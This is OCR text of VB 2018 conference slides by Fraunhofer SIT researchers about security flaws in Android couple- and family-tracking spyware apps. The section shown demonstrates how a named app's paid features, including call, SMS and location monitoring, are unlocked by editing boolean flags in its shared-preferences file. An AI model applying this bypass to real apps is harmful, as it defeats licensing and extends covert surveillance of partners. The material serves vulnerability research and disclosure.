team [SIK]

Fraunhofer
SIT

Little Brother is watching - we know all your secrets!

Siegfried Rasthofer | Fraunhofer SIT, Germany
Steven Arzt | Fraunhofer SIT, Germany
Stephan Huber | Fraunhofer SIT, Germany

With the help of:

Alexander Traud, Benedikt Hiemenz, Daniel Hitzel, Julien Hachenberger, Julius Näumann, Kevin Steinbach, Michael Tröger, Philipp Roskosch, Sebald Ziegler

VB 2018, October 4th 2018

Who are we?

Siegfried

- Head of department Secure Software Engineering
- PhD, M.Sc., B.Sc. in computer science
- Static and dynamic code analysis
- Founder of @TeamSIK and @CodeInspect

Steven

- Deputy head of Secure Software Engineering
- PhD, M.Sc., M.Sc., B.Sc. in CS & IT Sec.
- Code and data flow analysis
- Ethical hacker

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Sideloading-Malware
- Responsible Disclosure Process
- Summary

Agenda

- **Motivation**
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Sideloading-Malware
- Responsible Disclosure Process
- Summary


Surveillance - Now

Spyware/RAT

Benign Reasons?

Surveillance - Now

Benign Reasons?




Family


Couple

Friends

Good vs. Bad



Spyware/RAT




Family

Couple

Friends

Surveillance - Apps

Google Play Store



Commercial spyware

Any application that transmits sensitive information off the device without user consent and does not display a persistent notification that this is happening.

Commercial spyware apps transmit data to a party other than the PHA provider. Legitimate forms of these apps can be used by parents to track their children. However, these apps can be used to track a person (a spouse, for example) without their knowledge or permission if a persistent notification is not displayed while the data is being transmitted.

*Android Security Report 2017

How well is the collected data protected?


App Name	Google Play Store Installations
Couple Tracker App	5-10 m
My Family GPS Tracker KidControll GPS Tracker Rastrear Celular Por el Numero Phone Tracker By Number Couple Vow Real Time GPS Tracker Ilocatemobile	1-5m
Family Locator (GPS) Free Cell Tracker Rastreador de Novia Phone Tracker Free Phone Tracker Pro Rastreador de Celular Avanzado	100-500k
Rastreador de Novia Localiser un Portable avec son Numero	50-100k
Handy Orten per Handynr	10-50k
Track My Family	1k

37 vulnerabilities

Agenda

- Motivation
- **Background Information**
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Sideloading-Malware
- Responsible Disclosure Process
- Summary


How does it work? – Very simple



Agenda

- Motivation
- Background Information
- **Client-Side Authorization**
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Sideloading-Malware
- Responsible Disclosure Process
- Summary

Enable Premium Features




3:55

COUPLE TRACKER PRO

+ All phone calls
+ All text messages
+ All location records
+ All FB posts and records
+ Remove all ads

Download PRO version (4.99€ / 4.99$)



3:55

REMOVE ADVERTISEMENT


Remove all ads

€1,49 / lifetime license

OR


Included in the PRO version

Enable Premium Features



```
boolean removeAd = SharedPref.getBoolean("l_ads", false)

if(removeAd) {
  this.setVisibility(View.GONE);
} else {
  ...
}
```

Enable Premium Features



```
boolean removeAd = SharedPref.getBoolean("l_ads", false)

if(removeAd) {
  this.setVisibility(View.GONE);
} else {
  ...
}
```


```
/data/data/com.bettertomorrowapps.spyyourlovefree/
shared_prefs/loveMonitoring.xml
```

```
<boolean name="l_location_full" value="false" />
<boolean name="l_fb_full" value="false" />
<boolean name="l_loc" value="false" />
<boolean name="l_sms" value="false" />
<boolean name="l_ads" value="false" />
<boolean name="l_sms_full" value="false" />
<boolean name="l_call" value="false" />
<boolean name="l_fb" value="false" />
```

SharedPreferences Backup/Restore


- Rooted device:
  - copy loveMonitoring.xml from app folder to pc
  - modify file, set false to true
  - copy back and overwrite orig. file with modified file

- Unrooted device:



*https://github.com/nelenkov/android-backup-extractor

Enable Premium Features




COUPLE
TRACKER
PRO

+ All phone calls
+ All text messages
+ All location records
+ All FB posts and records
+ Remove all ads

Download PRO version (4.99€ / 4.99$)

```
/data/data/com.bettertomorrowapps.spyyourlovefree/
shared_prefs/loveMonitoring.xml

 <boolean name="l_location_full" value="false" />
 <boolean name="l_fb_full" value="false" />
 <boolean name="l_loc" value="false" />
 <boolean name="l_sms" value="false" />
 <boolean name="l_ads" value="false" />
 <boolean name="l_sms_full" value="false" />
 <boolean name="l_call" value="false" />
 <boolean name="l_fb" value="false" />
```

Enable Premium Features




COUPLE TRACKER PRO

+ All phone calls
+ All text messages
+ All location records
+ All FB posts and records
+ Remove all ads

```
/data/data/com.bettertomorrowapps.spyyourlovefree/
shared_prefs/loveMonitoring.xml

 <boolean name="l_location_full" value="false" />
 <boolean name="l_fb_full" value="false" />
 <boolean name="l_loc" value="false" />
 <boolean name="l_sms" value="false" />
 <boolean name="l_ads" value="false" />
 <boolean name="l_sms_full" value="false" />
 <boolean name="l_call" value="false" />
 <boolean name="l_fb" value="false" />
```

Enable Premium Features




3:55

COUPLE TRACKER PRO

- + All phone calls
- + All text messages
- + All location records
- + All FB posts and records
- + Remove all ads

